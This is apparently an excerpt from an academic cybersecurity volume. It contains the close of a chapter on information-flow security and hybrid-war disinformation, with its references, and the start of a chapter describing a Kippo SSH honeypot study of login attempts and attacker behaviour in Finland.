Nye recognizes this kind of use of information technology as the utilization of “cyber-power” in which preferred outcomes are achieved by exploiting flows of information in the interconnected information networks (Nye 2010). The creation of mistrust and ambiguity is a powerful tool. For example, tying up resources for information verification can lead to achieving 30 min of delay in tactical response, or being able to shift the focus of decision-makers from external events to internal events can cause enough delay in decision-making—delay that can be used to secure successful outcomes. As life is increasingly dependent and experienced through information technology, the investment is small and the reward potentially critical. As a process, to create mistrust and ambiguity is fairly easy. To create a condition of mistrust of perceived reality (e.g., event “A” occurred), there is no need to conceal an event, or even try to create an alternative interpretation (instead of “A”, “B” took place). It is sufficient—and easier—to make all information related to this event suspect. Injecting only minor, seeming credible, alterations in the “truth flow” can lead us to distrust the original interpretation (“A” occurred) as a whole. Believable alternatives are not even needed. In fact, it is beneficial to inject meanings into the system that are known to be false. The trick is not to expose which ones. It is the intentional corruption of the content and rhythm of the “truth flow”, which is perceived to be normal.

Recently, there have been many reports exposing very systematic efforts to achieve just that. For example, Western media has argued the existence of Russian establishments, in addition to traditional media, that employ people whose job it is to utilize social media channels and inject alternative interpretations and meanings into the Western flows of information, offering competing narratives to various events. The purpose of this activity, according to one interviewed ex-employee, is to create an alternative frame of interpretation, guiding readers to interpret news in the desired way (Ahonen 2014). Like the spies of old, social media accounts and forums are used to first gain the trust of communities within the society they want to impact, and once people trust this account as a source, it can be used to transmit false data. Intentionally manipulating flows of meaning like this is risky: one cannot be 100% certain that the desired intent will carry through. Thus, maximizing serendipity enters into the equation—which actually makes it harder to interpret what the precise intentions of any given actor could be.

However, hybrid war tactics are not the only novel mechanism affecting the way we perceive our surroundings, receive information and constitute what is normal and contemporary. As technologically facilitated interchanges increase, special attention should be given to the various curatorial interfaces that “pre-interpret” information for citizens, and thus invariably inject intentionally preconstructed meanings into the social fabric, constructing and offering code-based interpretations for the viewers of the devices that display the interface. This is a cyber-power-play in which the dispositions and inclinations of others are de facto molded so subtly that we rarely pay any attention to it.⁴ And why would we? The connectedness, analytics, and novel visualization techniques are hailed as the hallmarks of modern society.

⁴c.f. Pouliot (2008) and; Barnett and Duvall (2005).

Accelerated access to information flows is a critical component when attempting to understand contemporary modalities of life, as actors are empowered by modern technological developments. The “Internet of Things/Everything”, in which all devices are connected, has been facilitated by exponentially increased bandwidth and significantly decreasing costs of microchips. Moreover, these connected devices are supplemented with analytical capabilities to help these devices themselves to anticipate and negotiate actions for us, their users. This technological assistance is often welcomed as helpful, but people are becoming increasingly aware of the fact that these same devices create new types of vulnerability, not only for themselves but for their communities, workplaces, and societies (Di Mao 2013). Examples of such capabilities include various monitoring tools,⁵ artificial intelligence software, autonomous vehicles,⁶ and information helpers (e.g., Apple’s Siri, Amazon’s Alexa, and Google Assistant, to name a few).

It is notable that these devices not only anticipate and negotiate actions for us, but they are increasingly making decisions for us as well. Furthermore, it has been speculated that these same helpers will soon decide to perform actions which might be contrary to our will: one prediction states that by 2024, at least 10% of activities potentially injurious to human life will require mandatory use of a non-overridable “smart system” (Prentice 2013a). This has huge and potentially surprising implications. If we can imagine that the operational software of an airplane is required to take control of operational systems from a human in crisis situations, we can quickly imagine military systems (missile systems, cyber weapons,⁷, etc.) doing so as well. This is a very rational thing to do, given that in many cases, the human is actually the weakest member in the loop and the one most likely to make erroneous judgments. Moreover, we are already witnessing that, via high-frequency trading and autonomous financial transactions, coupled with machine learning, predictive and prescriptive analytical models are increasingly responsible for our financial realities on individual and even global market levels.⁸

Furthermore, as devices anticipate, negotiate, and even decide security-related actions for us, IT is also evolving toward becoming a mechanism for providing interpretations for us. That is to say that machines become increasingly responsible for providing the interpretation of the real. For example, with augmented reality constructions, machines present and interpret what we actually see through the provided interface. This has a huge transformation potential for empirical science and the process of verification. Taken to the extreme, we could argue that we can no longer be sure that our eyes form the verification of phenomena on an everyday level.⁹ Interpretation of reality will be given to software companies in the first stage and to machines in the second. Interestingly, seen this way, we could argue for having created a new

⁵For example, in the realms of health, position, funds, movement, opinion, buildings (home, offices), waste, etc.

⁶For example, cars, drones, robots, and networks of industrial machines.

⁷For example, the “MonsterMind” bot, built by NSA. c.f. Zetter (2014).

⁸For geopolitical implications, see: Aaltola (2014).

⁹Consider virtual reality’s implications and utilizations to quotidian life (c.f. BBC 2016).

authority of information and a position of power: software companies who can set and verify the truthfulness and the boundaries of the possible in relation to observed phenomena. While we might not be there yet, it is safe to say we will “see” multiple emergent behaviors and outcomes facilitated by the fact that human activity increasingly becomes subject to programmed analytics and visualization techniques.¹⁰ The “interface as source” has one key element that makes it different from other media that transmit data: the underlying assumption that it is always up to date,¹¹ with the most recent and most objective data of “the real”.

As human activity increasingly becomes subject to accelerated information flows, huge quantities of data, programmed analytics, and visualization techniques, we can observe the emergence of “algorithmic life” in which human life, devices, software, and data flows are more interconnected and arguably interdependent.¹² Software code is taking on a supplementary role to our genetic coding¹³ to help us assemble nothing less than who we are in this contemporary age, characterized by a whirlpool of meanings and increasing complexity.

While this phenomenon has some clear benefits, it should not be forgotten that it comes packaged with new sets of vulnerabilities in terms of technology and imposition of meaning. Furthermore, although it is easy to trust the results of our analytical devices, we should be mindful of the fact that as we enter a new way of life, we are also introducing *new ways of making mistakes*. Indeed, it is easy to agree with Diakopoulos’ (2016) argument when he comments that:

...data-driven algorithms now drive decision-making in ways that touch our economic, social and civic lives. These software systems rank, classify, associate or filter information, using human-crafted or data-induced rules that allow for consistent treatment across large populations. But while there may be efficiency gains from these techniques, they can also harbor biases against disadvantaged groups or reinforce structural discrimination.

Paradoxically then, the very fluid and agile flows on which “algorithmic life” is based, can actually be seen to create a more rigid, black-or-white form of life in which nuance can be lost in the masses of data. Indeed, with algorithms, actions are bound by programmable parameters, rigidifying and reducing the variability and modalities of human activity and impacting the boundaries of the imaginable, possible, and appropriate. To give an example of the effect of data flows impacting how we interpret our physical surroundings, consider how space can be experienced when impacted by sudden data flows: while in the past, your reason to go to Mc Donald’s was to get a meal, now your primary reason for visiting a facility can be to train your Pokemon’s (Olson 2016). On the same Pokemon theme, what was a children’s park in the past can now transform into a place enhanced by software, causing a sudden supplement to the age profiles of the park’s dwellers (Lindfors 2016).

¹⁰This raises obvious concerns over data security. It has been speculated that by 2020, enterprises and governments will fail to protect 75% of sensitive data, and will declassify and grant broad/public access to it in consequence. See Prentice (2013b).

¹¹TV news and newspapers, for example, display past events.

¹²See Pettey (2016) for an observation on the articulations of “Algorithmic Business”.

¹³See Damasio’s (2016) commentary on claims that biology and computer science are converging.

4 Conclusion

In this chapter, the various characteristics of power, recent security events, and technological evolution have been discussed in order to shed light on their various interdependencies, and novel forms of vulnerabilities, thus contributing to contemporary IT security debates.

This chapter discussed the characteristics and dynamics of “flow security” in particular and examined how the importance of information flows are exponentially increased through the availability of massive, incomprehensible amounts of data. It was argued that the exponentially accelerating data and information flows offer new ways with which actors can transform social realities, introduce irregularity and disruptions, and increase general entropy and friction in political processes and our everyday lives. As the number of information flows increases, so do the means to exert power, and productive power especially, i.e., to use information to impose and determine meanings, particularly within highly connected societies in order to set the stage of the imaginable, and perceptions of the possible, acceptable, and preferred. As such, information flows provide the platform for “programming” constant sequences of standardized and interoperable actions within targeted communities. It has been argued that these new means have been utilized by nation-state actors during contemporary international incidents, for example, in Ukraine.

Furthermore, as devices increasingly anticipate, negotiate, and even decide actions for us, we not only see new tools that can be utilized for malicious intent, we can also argue for the emergence of a new source of information authority. Thus, a critical new vulnerability point is exposed: the interface that is responsible for presenting meanings that constitute our (perceptions of) reality. Although cybersecurity is a popular topic in contemporary discussions, it was highlighted that the focus of cybersecurity is limited: cybersecurity analysis tends to focus on the technical aspects of nodes, the physical networks in which information is mediated, and the protection of data and information confidentiality (European Commission 2013). It does not sufficiently consider the type of data and information that flows through the networks and the new ways of life that they enable. To be certain, this chapter does not want to put forward a suggestion that particular flows of meanings should be controlled or “securitized”. Rather, the observations examined in this chapter seek to expose the new mechanics of human life that impact social interactions, for example, how the meaning of particular place can change overnight. While these events inarguably have positive effects, they also host the possibility of offering new venues for power projection, motivated by malicious intent.

Moreover, it was argued that the digitalization of modern life is increasingly driven by various algorithms. So much so that we can observe the emergence of “algorithmic life” in which software code can be seen to help us assemble nothing less than who we are in this contemporary age, characterized by a whirlpool of meanings facilitated by exponentially increasing data networks.

These networks are conceptualized to be secure when they are resilient—i.e., able to withstand constant shocks and disruptions. This means that to be resilient is to live with “inevitable” exposures to vulnerability; all information flows are made suspect and must be treated with suspicion in theory. For example, you cannot be 100% certain that the interface you use to observe phenomena on your device is not corrupted or if it has not been manipulated to encourage you to see things in the desired way.

To be able to navigate these masses of potentially suspicious meanings, which flow more rapidly as technology advances, new frames of interpretation of these new modalities of human activity are important, if not critical. Moreover, mechanisms of (ideally pre-emptive) stabilization to potential disruptions must be introduced. It follows that new social agreements are needed, for example, around questions of:

- Effectiveness: What is the measure of effectiveness when effectiveness is almost synonymous with access to technologically enabled flows—technologies that are governed by logics of pre-interpretation?
- Time: What are acceptable failure levels, failure times, and time requirements for rebuilt capabilities? Moreover, can we assume that data can be secured indefinitely—especially if we accept the resilience frame? If it cannot, what is the acceptable time data within which it should be able to stay secure?
- Interfaces: How do we make certain pre-interpreted meanings showcased via technological interfaces are indeed what we think we expect to see?
- Data: What type of source-data protection and ownership are we comfortable with as sources of data exponentially increase?
- Resilience: What are the consequences of living in a resilient world, characterized by constant potential emergency? What is the scale of inevitable harm we are willing to tolerate?
- Meaning: If there are critical, physical infrastructures in society, how do we determine which are the “critical meanings of society”—or are there/should there be any?
- Trust: How do we trust any meaning when, according to resilient thinking and productive power exertion, meanings themselves are sources of vulnerability?

In other words, the key question requiring societal agreement is: how do we live securely in an increasingly algorithmic modern life? How to prepare for and manage the new and constantly increasing modalities of power exertion? The first task might be to recognize the requirement of the multitude of skills and expertise needed to begin to make sense of the complexities involved. No actor can think they can begin to solve for these problems alone on this technological journey. On the societal level, comprehensive alignment on what the goal of the journey needs to be should be achieved. What “good looks like” should be collectively imagined and agreed upon. To ensure all relevant skills are utilized for nation-state endeavors, public–private collaboration—and motivations for all actors to do so—should be increased and incentivized. States, which are vertical silos by design, should look to transform structures and processes toward a goal of “horizontality by design.”

Finally, in contrast to comprehensive crisis management frameworks, which are based on the premise that a crisis has already occurred, states should proactively seek to establish policies of enhanced comprehensive crisis planning and preparation. A crisis that has already happened should not be the catalyst for action and collaboration.

References

- Aaltola M (2014) Flow security in the digital age. The Center for Transatlantic Relations, pp 13–18
- Aaltola M, Käpylä J, Vuorisalo V (2014) The challenge of global commons and flows for US power. Ashgate, Surrey
- Ahonen A (2014) Pietarilaisessa talossa yli 200 ihmistä kehuu työkseen Putinia HS, 17 Nov 2014. <http://www.hs.fi/ulkomaat/a1416112420125>. Accessed 18 Mar 2017
- Appadurai A (2000) Disjuncture and difference in the global cultural economy. In: Lechner F, Boli J (eds) The globalization reader. Blackwell Publishers, Malden, p 2000
- Barnett M, Duvall R (2005) Power in international politics. Int Org 2005(59):39–75
- BBC (2016) How will virtual reality change our lives? <http://www.bbc.com/news/technology-36279855>. Accessed 18 Mar 2017
- Bērziņš J (2014) Russia's new generation warfare in Ukraine: implications for Latvian defense policy. National defence academy of Latvia: center for security and strategic research. Policy paper no 2
- Bildt C (2009) Speech at annual conference of the European union institute for security studies. http://www.iss.europa.eu/uploads/media/Speech_of_Swedish_FM_Carl_Bildt.pdf. Accessed 18 Mar 2017
- Cameron D (2010) A strong Britain in an age of uncertainty: the national security strategy, London, p 3
- Damasio A (2016) We must not accept an algorithmic account of human life. Huffington Post, 28 June 2016. <http://www.huffingtonpost.com/author/antonio-damasio>. Accessed 18 Mar 2017
- Diakopoulos N (2016) We need to know the algorithms the government uses to make important decisions about us. <https://theconversation.com/we-need-to-know-the-algorithms-the-government-uses-to-make-important-decisions-about-us-57869>. Accessed 18 Mar 2017
- Di Mao A (2013) Top 10 strategic technology trends for smart government. In: Gartner symposium ITXPO, Barcelona
- EU directive 2008/114/EC. <http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2008:345:0075:0082:EN:PDF>. Accessed 18 Mar 2017
- European Commission (2013) Cybersecurity strategy of the European union, Brussels, p 5
- Evans B, Reid J (2013) Dangerously exposed: the life and death of the resilient subject. Resilience 1(2):83–98
- Hoffman FG (2009) Hybrid warfare and challenges. Joint Force Q (52, 1st Quarter):34–40
- Knox H, O'Doherty D, Vurdubakis T, Westrup C (2007) Rites of passage: organization as an excess of flows. Scand J Manag 23:265–284
- Liekari T (2014) Venäjän sotalaiva häiritsi kahdesti tutkimusalus Arandaa - "miehistö koki uhkaavana". <http://yle.fi/uutiset/3-7523514>. Accessed 18 Mar 2017
- Lindfors S (2016) Pokémon-pelaajat valtasivat puiston keinut. <http://www.aamulehti.fi/kotimaa/pokemon-pelaajat-valtasivat-puiston-keinut-tampereen-kaupunki-emme-halua-haataa-ketaan-pois-23842275/>. Accessed 18 Mar 2017
- Ministry of Defence (2010) Security strategy for society. http://www.defmin.fi/files/1883/PDF_SecurityStrategy.pdf. Accessed 25 Feb 2018
- NATO (2014) NATO tracks large-scale russian air activity in Europe. <http://aco.nato.int/nato-tracks-largescale-russian-air-activity-in-europe.aspx>. Accessed 18 Mar 2017
- Nye J (2010) Cyber power. Harvard Kennedy School, Belfer Center

- Olson P (2016) Pokémon GO's mcdonald's partnership points to a promising business model. <https://www.forbes.com/sites/parmyolson/2016/07/20/pokemon-go-mcdonalds-japan-nintendo-revenue/#44f63b153a09>. Accessed 18 Mar 2017
- Palttala P (2014) Venäjän uskotaan testaavan "satelliitin häiritsijää". <http://www.hs.fi/ulkomaat/a1416376623725>. Accessed 18 Mar 2017
- Parkes D, Thrift N (1978). Putting time in its place. In: Carlstein T, Parkes D, Thrift N (eds), *Making sense of time*. Wiley, New York, pp 70–89
- Pettet C (2016) Five keys to understanding algorithmic business. <http://www.gartner.com/smarterwithgartner/five-keys-to-understanding-algorithmic-business/>. Accessed 18 Mar 2017
- Pindják P (2014) Deterring hybrid warfare: a chance for NATO and the EU to work together? NATO Review. <http://www.nato.int/docu/review/2014/also-in-2014/Deterring-hybrid-warfare/EN/index.htm>. Accessed 18 Mar 2017
- Pouliot V (2008) The logic of practicality: a theory of practice of security communities. *Int Org* 62:282–283
- Prentice S (2013a) To the point: the age of thinking machines. In: Gartner symposium ITXPO, Barcelona
- Prentice S (2013b) Top 10 strategic predictions: gartner predicts a disruptive and constructive future for IT. In: Gartner Symposium ITXPO, Barcelona
- Ries T (2014) Global flow security: a conceptual framework. The Center for Transatlantic Relations, p 7
- RIESS (2008) Report on the implementation of the European security strategy, Brussels, p 1
- Socor V (2014) Putin inflates "Russian World" identity, claims protection rights, vol 11, Issue 120. Eurasia Daily Monitor. http://www.jamestown.org/single/?tx_ttnews%5Btt_news%5D=42579&no_cache=1#.VIOPiyUcTak. Accessed 18 Mar 2017
- Swidler A (2001) What anchors cultural practices. In: Schatzki TR, Knorr-Cetina K, Savigny E (eds) *Practice turn in contemporary theory*. Routledge, Florence, KY, USA
- Umbach F (2014) The energy dimensions of Russia's annexation of Crimea. Nato Review. <http://www.nato.int/docu/review/2014/NATO-Energy-security-running-on-empty/Ukraine-energy-independence-gas-dependence-on-Russia/EN/index.htm>. Accessed 18 Mar 2017
- Vandiver J (2014) SACEUR: Allies must prepare for Russia 'hybrid war'. <http://www.stripes.com/news/saceur-allies-must-prepare-for-russia-hybrid-war-1.301464>. Accessed 18 Mar 2017
- Vuorisalo V (2012) Developing future crisis management. An ethnographic journey to the community and practice of multinational experimentation. Tampere University Press
- Zetter K (2014) Meet MonsterMind, the NSA Bot that could wage cyberwar autonomously. *Wired Magazine*. <http://www.wired.com/2014/08/nsa-monstermind-cyberwarfare/>. Accessed 18 Mar 2017

Honeypot Utilization for Network Intrusion Detection



Simo Kemppainen and Tiina Kovanen

Abstract For research purposes, a honeypot is a system that enables observing attacker's actions in different phases of a cyberattack. In this study, a honeypot called Kippo was used to identify attack behavior in Finland. The gathered data consisted of dictionary attack login attempts, attacker location, and actions after successful login. From the data, attacker behavior was analyzed. Differentiating bots from human actors, linking scanning activity to further attack steps, and identifying malware and tracking malware sites were all done. The knowledge gained could be used to enhance an organization's cyber resiliency by identifying attacker motivations and the tools used. Automating analysis of honeypot data enables the use of honeypots as sensors in a larger security system. Implementation of this was left for future research.

1 Introduction

The purpose of a honeypot is to be a target of various threats and malicious interactions of an attacker. This is what differentiates honeypots from other security tools, such as firewalls and intrusion detection systems, in which being the target of an attacker is a highly unwanted situation. Legitimate users should not have a reason to enter the honeypot environment or interact with it. All events in the honeypot environment happen because somebody chose to do so, and since honeypots do not contain any real valuable content, the actions inside a honeypot can be interpreted as malicious (Spitzner 2003a).

A honeypot system can be deployed for research or security purposes. When it is used in a case of research, the system can be opened to attacks, so hackers (more specifically *black hat* hackers or *crackers*) can try to use the system for their own

S. Kemppainen (✉) · T. Kovanen
University of Jyväskylä, Jyväskylä, Finland
e-mail: simo.a.kemppainen@jyu.fi

T. Kovanen
e-mail: tiina.r.j.kovanen@jyu.fi

purposes. But when a honeypot is deployed to secure other systems, it can be used to gather suspicious network traffic and inform administrative users of possible network attacks (Mokube and Adams 2007). From the attacker's perspective, encountering a honeypot is often a waste of time. This leads to race conditions in which defenders try to create more realistic honeypots and attackers plan new methods for detecting honeypots (Bringer et al. 2012).

In this study, we focus on the research type of honeypots and deploy a honeypot to catch network attacks and learn what the hackers are trying to accomplish using a vulnerable system. Honeypots can be categorized by levels of interaction, divided into low-, medium-, and high-level interaction honeypots (Mokube and Adams 2007). This is used to represent a level of "reality"; what kind of experience the attacker is given while using the honeypot. Our example involves a medium interaction honeypot, which is installed on a Linux-based virtual server and which mimics a normal Linux system. We collected data for several months and obtained valuable information on attack types, traffic sources, and attackers' objectives. Our servers were connected to the Internet with public IP addresses, but without any domain name specifications or running web applications, like e-commerce or Content Management Systems (CMS). In addition, the IP addresses were not linked to the University of Jyväskylä network.

In this article, we introduce different types of honeypot systems, honeypot categorization methods, and deployment of a honeypot software called Kippo. We go through the installation and configuration process, and analyze a large dataset gathered during the research period.

2 Honeypot Categorization

In general, there are various methods for categorizing honeypot systems. The first method is to categorize the honeypots by purpose (Mokube and Adams 2007). In this instance, purpose refers to the way the honeypot system is used, which may be for research or production purposes. Another categorization is the level of interaction that the honeypot offers to the attacker—high, medium, or low (Mokube and Adams 2007; Tiwari and Jain 2012). The deployment can be used for categorization, in other words, the technical infrastructure beyond the honeypot system (Yahyaoui 2014).

It should be noted that a honeypot does not have to emulate a traditional computer system, but it can also be targeted to detect threats in various other environments. A mobile honeypot is an example of this. However, the meaning might vary depending on the user. It can mean a honeypot residing on a mobile device, a honeypot running a mobile operating system or a honeypot operated in a mobile network (Wählisch et al. 2012). Another type of honeypot meant for detection of specific threats is an IoT honeypot, which imitates smart devices using telnet communication (Pa et al. 2016). Conpot is a honeypot meant to mimic Supervisory Control and Data Acquisition (SCADA) systems and supports, for example, the integration of Programmable Logic Controllers (PLC) (Jicha et al. 2016). The final example of various honeypot types

is the honeypoint. It shows that a honeypot does not have to emulate a complex system to be useful. A honeypoint is simply any digital entity that is meant to reveal unauthorized access to information. It can be a simple file that should not be accessed. A log information tells if the file has been accessed, for example, during a massive data exfiltration operation. Another example is an email containing false credentials to some critical system. If these fake credentials are ever used, there is a leak in the organization (Spitzner 2003b).

2.1 Research and Production Honeypots

Research and production honeypots are two very different kinds of system. A research honeypot is typically deployed outside of a production environment, and it should be carefully isolated from other systems. Basically, research honeypots' purpose is to collect data from attacks and attackers for analysis. The research honeypot is a powerful tool for gaining information and understanding the objectives of attacks and attackers (Jain and Singh 2011).

A production honeypot is a specific system in, or beside of, a production network. The system is deployed to secure production systems from malicious network traffic, malware, or network attacks. These kinds of honeypot are typically invisible in the network; they are used to scan and deliver network traffic aimed at production systems. In many cases, production systems, like e-commerce, deal with a huge amount of data, so it is necessary to process possible malicious data somewhere else (Jain and Singh 2011).

There are some ethical and legislative points to honeypot systems (Rubin and Cheung 2006; Scottberg et al. 2002). In cases of research or production honeypots, it should be noticed that the honeypot is not a trap; no one is enforced to attack other systems. However, it is important to be aware of privacy and liability issues when operating a honeypot system (Spitzner 2003c). A honeypot's owner is not allowed to aim any technical countermeasures against the attacker; the main purpose of the system is to learn about attack methods and consequently improve the security of production systems (Rubin and Cheung 2006).

2.2 Interaction Types

The second method of categorization is to divide honeypots into low-, medium-, or high-level interaction types (Yahyaoui 2014). Low-level systems are usually production honeypots, providing only a few very limited services. These systems can be deployed very easily and they decrease the risk of damage to production systems (Sharma and Sran 2011).

Mid-level honeypot systems are generally based on specific honeypot software. These systems emulate real operating systems, offering a realistic view and inter-

face to the attacker, but only simulating responses of real programs and services in the operating system (Yahyaoui 2014). A very typical deployment of the mid-level honeypot offers an SSH-like access with an emulated *bash* shell and the most common assortment of UNIX programs, like *ls*, *cd*, *rm*, *wget*, etc. The shell simulates a view of a file system and generates output of programs; it even imitates the delays of hardware or virtualized deployments. One example of a powerful and popular mid-level honeypot system is software called Kippo, which poses as an SSH server. This type of mid-level honeypot is easy to deploy and it secures the real operating system behind the honeypot software (Yahyaoui 2014).

The most diverse, and also the most complicated, interaction type of the different levels of honeypot systems is a high-level honeypot. This type of honeypot is generally a highly customized operating system with real services and programs, but with invisible modifications for analyzing the attacker’s actions in the system (Sharma and Sran 2011).

The high-level interaction system has severe risks, and it should be carefully isolated from the real systems. It is very important to be conscious of the fact that the majority of attackers tend to clean their footprints by erasing log files or even destroying the whole operating system during their visit. A misconfigured honeypot is a great risk not only to itself but also to other systems in the network. Furthermore, the attacker can affect the network by generating abnormal traffic and disturbing normal operations between production systems (Sharma and Sran 2011).

2.3 Deployment

The third categorization method is the type of deployment. This simply means a type of platform, which can be physical or virtualized. The physical platform is generally a computer—e.g., a server, a workstation, or a chip—and the virtualized platform is a system installed in a hypervisor, like KVM or VMware. In the case of a research honeypot, which is typically installed to analyze network traffic, the virtualized system is a more cost-effective and safe manner of deployment. Also, in a virtualized environment, the system’s resources can be limited, and if the system is faulted, it can easily recover from snapshots (Yahyaoui 2014).

3 Honeypot Software: Kippo

Kippo is a powerful, medium interaction honeypot system, developed by a Finnish programmer (Tammenen 2016). It is written in the Python programming language, and it offers a realistic view of a Linux-like, but simulated, system using a common SSH client software. The system mimics a normal SSH server, listening on TCP port 22, which is commonly used for the remote control of Linux/UNIX systems. Unlike a real system, or a high interaction honeypot, Kippo simulates the Linux terminal

(*bash shell*) and gives credible feedback for given commands. No commands are actually run in a real operating system. Kippo also enables downloading files from the Internet, but they are saved in a special location in the system and the access to the files is disabled.

Installing and configuring Kippo is made easy with a practical installation tutorial and forums. The configuration file includes authorized username–password combinations that are used to access the system. A simulated file system is set in a special configuration file, *fs.pickle*. The file system is generated from scratch for every new session, so new files or file changes will not be saved. File system hierarchy (e.g., directories and files) are normally browseable, but files cannot be read. Accessing files will result in an error message, like “No such file or directory”.

While new files can be downloaded, some basic Linux utilities can also be “installed” with an *apt-get* command. When the user has installed some packages, the command is enabled, but execution results in a failure message, like “Segmentation fault”. These patterns were recognized by several attackers, so in some sessions, the occurrence of the first abnormal error message resulted in the attacker ending the session.

4 Related Work

Campbell et al. (2015) have presented a survey of honeypot research trends. Their findings reveal that although the first studies were presented in 1990, there has been an increasing trend in honeypot publications from 2006 onward. They suspect that this is due to the increased amount of network-connected devices that are vulnerable to attacks.

Bringer et al. (2012) presented a survey of the topics discussed in the honeypot research community. They state that there are five research directions for honeypot research: new honeypot types, utilization of the information collected, configuration of honeypots, anti-detection of honeypots, and legal/ethical issues. Our research is mainly focused on the utilization of new information gathered by the honeypot, even though we distinguished few features in Kippo that were related to the anti-detection of honeypots. As for the configuration part, we increased the realism of Kippo by adding users and files. These features were not a target for most of the attackers.

Kippo has been used as a research honeypot for articles published by, for example, Koniaris et al. (2014) and Melese and Avadhani (2016). They observed the attack dictionaries and attack commands used after the breach. They also listed the attacks’ origin locations. Because their research setup was similar to ours, it is a great opportunity to compare the results.

5 Research Environment

In this study, we deployed the honeypot environment using Kippo 0.8 software. The system was installed into two separate virtual machines, with dedicated public IP addresses. Kippo appears to be an SSH server, allowing connections from normal SSH client software for command line interactions and file transfers. All commands given by the attacker were run in the software; it does not enable interactions with the real operating system.

The environment was isolated from the production network and bandwidth was limited to 256 Kbit/s. For installation and data analysis, a normal SSH server was configured to a separate unstandardized port.

Instructions for the installation procedure are well documented by the developer (Tammisen [2016](#)). In our setup, the only problem was some conflicts with newer versions of shared Linux libraries, so the most time-saving option was to install the system in an older Debian ([The Debian Project 2016](#)) environment. In this case, we selected the version 6 “squeeze”. Debian 6 was not officially supported anymore, but was still supported by a separate LTS (Long-Term Support) team.

Kippo was configured to save all the log events, not only in text files but also in a relational database. The database structure is described in Table 1. The logging system is invisible to the attacker, and the logs are not accessible from inside the honeypot system. Also, the logs were backed up regularly to a separate backup server.

We installed two separate versions of the honeypot, called Kippo 1 and Kippo 2. The first one was originally implemented for test purposes, but later it was left running to record login attempts. After recording username and password combinations for several days, and when the most common usernames and passwords were clarified, the second version of Kippo was launched. The second one was made easy to enter by setting it to accept the most commonly attempted credentials.

Table 1 Kippo database structure

Table	Description	Fields
auth	Login attempts by connections	id, session, success, username, password, timestamp
clients	SSH clients	id, version
downloads	Information of downloaded files	id, session, timestamp, url, outfile
input	Given terminal commands	id, session, timestamp, realm, success, input
sensors	Honeypot instances in use	id, ip
sessions	Connections opened in Kippo	id, starttime, endtime, sensor, ip, termsize, client
ttylog	Terminal logs in video format (playlog feature)	id, session, ttylog

We also created user accounts, Kimmo, Pentti, and Liisa, during the installation of Kippo to give the system more credibility in the eyes of the attackers.

6 Results

Both honeypots, Kippo 1 and Kippo 2, gathered a huge amount of traffic during the research period, which was February 19, 2016–September 8, 2016 (202 days). The total number of opened network sessions was over 160,000 and authentication attempts were over 1.5 million. This result is surprisingly high, considering that both honeypots were achievable only through random public IP addresses. The IP addresses of the honeypots did not have domain names connected to them.

“Direct downloads” in Table 2 means that a `wget` command was given by the attacker. Kippo has “full” `wget` functionality, but unlike a normal system, the downloaded files are saved to a separate folder for analysis. And as mentioned earlier, the attacker can see the files, but cannot access them.

6.1 Login Attempts Count

Login attempts are represented as time series in the following graphs. The daily average attempt count was 6,712 in Kippo 1 and 1,225 in Kippo 2 (Figs. 1 and 2).

6.2 Traffic Sources

Every IP address has location information. To identify the location of the addresses, we used an open interface of the geoPlugin web service (geoPlugin 2016). We wrote a simple PHP program to obtain address metadata from geoPlugin service, and the

Table 2 Basic statistics in both Kippo honeypots

	Kippo 1	Kippo 2
Login attempts	1,329,002	212,009
Opened sessions	509,038	164,230
Unique IP addresses	2,108	2,090
Unique username–password combinations	1,001	1,001
Successful logins	–	6,413
Direct downloads (<code>wget</code>)	–	699




Fig. 1 Number of login attempts in Kippo 1 honeypot




Fig. 2 Number of login attempts in Kippo 2 honeypot

results were saved to an external file. Coordinates in the file were compatible with Google Maps API (Google 2016), so we were able to draw a map of the geolocations gathered. The locations are not precise, but approximations give a general idea where the malicious software used in the attacks originates from.

Traffic sources can be measured in several ways. The total number of unique IP addresses perceived was 2,793 , when the data from bot honeypots was combined.



Fig. 3 Attacker's IP address geolocations assigned in Google Maps

